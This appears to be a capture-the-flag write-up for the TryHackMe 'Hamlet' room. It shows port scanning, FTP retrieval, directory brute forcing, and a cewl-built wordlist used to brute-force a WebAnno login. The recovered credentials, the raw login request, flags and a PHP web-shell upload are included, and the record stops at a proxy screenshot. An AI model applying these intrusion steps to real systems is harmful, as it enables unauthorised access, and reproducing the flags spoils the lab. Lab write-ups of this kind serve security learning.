Hamlet


Hamlet

https://tryhackme.com/room/hamlet

docker

scan

`rustscan -a 10.10.135.231 -- -sC -sV -A | tee scan.txt`




```
|_End of status
22/tcp   open  ssh        syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a0ef4c3228a64c7f60d6a66332acab27 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC5/i3O28uWolhittypXr6mAEk+XOV998o/e/3wIWpGq9J1GhtGc3J4uwYpBt7SiS3mZivq9D5jgFhqhHb6zlBsQmGUnXUnQNYyqrBmGnyl4urp5IuV1sRCdNXQdt/lf6Z9A807OPuCkzkAexFUV28
eXqdXpRsXXkqgkl5DCm2WEtV7yxPIbGlcmX+arDT9A5kGTZe9rNDdqzSafz0aVKRWoTHGHuqVmq0oPD3Cc3oYfoLu7GTJV+Cy6Hxs3s6oUVcruoi1JYvbxC9whexOr+NSZT9mGxDSDLS6jEMim2DQ+hNhiT49JXcMXhQ2nOYqBXLZF0OYyNKaGdgG35CI
T40z
|   256 5a6d1a399700bec7106e365c7fcadcb2 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBHtt/3Q8agNKO48Zw3srosCs+bfCx47O+i4tBUX7VGMSpzTJQS3s4DBhGvrvO+d/u9B4e9ZBgWSqo+aDqGsTZxQ=
|   256 0b7740b2cc308d8e4551fa127ce295c7 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIN4jv01JeDGsDfhWIJMF8HBv26FI18VLpBeNoiSGbKVp
80/tcp   open  http       syn-ack lighttpd 1.4.45
|_http-server-header: lighttpd/1.4.45
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
|_http-title: Hamlet Annotation Project
501/tcp  open  tcpwrapped syn-ack
8000/tcp open  http       syn-ack Apache httpd 2.4.48 ((Debian))
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.48 (Debian)
|_http-open-proxy: Proxy might be redirecting requests
8080/tcp open  http-proxy syn-ack
|_http-trane-info: Problem with XML parsing of /evox/about
| http-title: WebAnno - Log in
|_Requested resource was http://10.10.135.231:8080/login.html
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 500
|     Content-Type: application/json;charset=UTF-8
|     Date: Sat, 24 Feb 2024 15:24:51 GMT
|     Connection: close
|     {"timestamp":1708788291171,"status":500,"error":"Internal Server Error","exception":"org.springframework.security.web.firewall.RequestRejectedException","message":"The request was rej
ected because the URL contained a potentially malicious String "%2e"","path":"/nice%20ports%2C/Tri%6Eity.txt%2ebak"}
|   GetRequest:
|     HTTP/1.1 302
```

check FTP

`ftp 10.10.135.231`

`mget *`


There are 2 files



```
┌──(kali㉿kali)-[~/THM/hamlet]
└─$ cat password-policy.md
# Password Policy

## WebAnno

New passwords should be:

- lowercase
- between 12 and 14 characters long

┌──(kali㉿kali)-[~/THM/hamlet]
└─$ cat ufw.status
Status: active

To                         Action      From
--                         ------      ----
20/tcp                     ALLOW       Anywhere
21/tcp                     ALLOW       Anywhere
22/tcp                     ALLOW       Anywhere
80/tcp                     ALLOW       Anywhere
501/tcp                    ALLOW       Anywhere
8080/tcp                   ALLOW       Anywhere
8000/tcp                   ALLOW       Anywhere
1603/tcp                   ALLOW       Anywhere
1564/tcp                   ALLOW       Anywhere
50000:50999/tcp            ALLOW       Anywhere
20/tcp (v6)                ALLOW       Anywhere (v6)
21/tcp (v6)                ALLOW       Anywhere (v6)
22/tcp (v6)                ALLOW       Anywhere (v6)
80/tcp (v6)                ALLOW       Anywhere (v6)
501/tcp (v6)               ALLOW       Anywhere (v6)
8080/tcp (v6)              ALLOW       Anywhere (v6)
8000/tcp (v6)              ALLOW       Anywhere (v6)
1603/tcp (v6)              ALLOW       Anywhere (v6)
1564/tcp (v6)              ALLOW       Anywhere (v6)
50000:50999/tcp (v6)       ALLOW       Anywhere (v6)
```

port 501

Here I found second flag




```
PENTESTER
flag
your Fathers sonne indeed,
More then in words?
  Laer. To cut his throat i'th' Ch
PENTESTER
gallows
THM{2_ophelia_s_grave}
```


http

On port 80 I found first flag by using dirsearch

`dirsearch -u http://10.10.135.231`



```
[10:41:02] 403 -  345B  - /includes/adovbs.inc
[10:41:02] 200 - 1011B  - /index.html
[10:41:02] 403 -  345B  - /index.inc
[10:41:02] 403 -  345B  - /index.php~
[10:41:02] 403 -  345B  - /index~
[10:41:03] 403 -  345B  - /install.inc
[10:41:05] 403 -  345B  - /localsettings.php~
[10:41:15] 403 -  345B  - /php.ini~
[10:41:21] 403 -  345B  - /revision.inc
[10:41:21] 200 -   64B  - /robots.txt
[10:41:21] 403 -  345B  - /sample.txt~
[10:41:23] 403 -  345B  - /settings.php~
[10:41:26] 403 -  345B  - /sql.inc
[10:41:39] 403 -  345B  - /wp-config.inc
[10:41:39] 403 -  345B  - /wp-config.php.inc
[10:41:39] 403 -  345B  - /wp-config.php~
```



```
User-agent: *
Allow: /

THM{1_most_mechanical_and_dirty_hand}
```

On port 8080 I found login page try to create wordlist


```
cewl --min_word_length 12 http://hamlet.thm/hamlet.txt > words.txt
```

Now all the words change to lowercase

```
tr '[:upper:]' '[:lower:]' < words.txt > lowercase_words.txt
```

I try a lot of usernamemes(michael,admin,hamlet)


And when I back to port 80 I found 1 more possibility)))



Welcome to the *Hamlet Annotation Project*

We are a small group of researchers annotating Shakespeare's *Hamlet* using *WebAnno*. This is the version of the play we are currently using.


If you want to help out, send an email to Michael 'ghost' Canterbury (ghost@webanno.hamlet.thm). He's obsessed with *Hamlet* and the vocabulary used by Shakespeare.



Request	Payload	Status code	Error	Timeout	Length	Comment
70	protestation	200	□	□	8849	
71	remembraunce	200	□	□	8849	
72	satisfaction	200	□	□	8849	
73	ambassadours	200	□	□	8849	
74	recognizances	200	□	□	8849	
75	equiuocation	200	□	□	8849	
76	vnsanctified	302	□	□	431	
77	indiscretion	200	□	□	8849	
78	reconcilement	200	□	□	8849	
79	forgiuenesse	200	□	□	8849	

```
Host: hamlet.thm:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 49
Origin: http://hamlet.thm:8080
Connection: keep-alive
Referer: http://hamlet.thm:8080/login.html?-1.-loginForm
Cookie: JSESSIONID=1DFE6E8B4542DAAC2FAF0156199E40BC
Upgrade-Insecure-Requests: 1

urlfragment=&username=ghost&password=vnsanctified
```

Log in. I found how upload php shell




Hamlet

Documents: powny.php

Format: Plain text


hamlet.txt

Now I can use path I found before. Here is very important to change document 0 to 1)) I spent a lot of time and try a lot of revshels before I change this))


3 http://hamlet.thm:8000 GET /repository/project/0/document/0/so... 200 184429 text txt 10.
244 https://assets-prod.sumo.pro... GET /static/354.3a7ddcb120703df0.js 200 11520 script js ✓ 34.
Request
Pretty Raw Hex Hackvertor
Response
Pretty Raw Hex Render Hackvertor

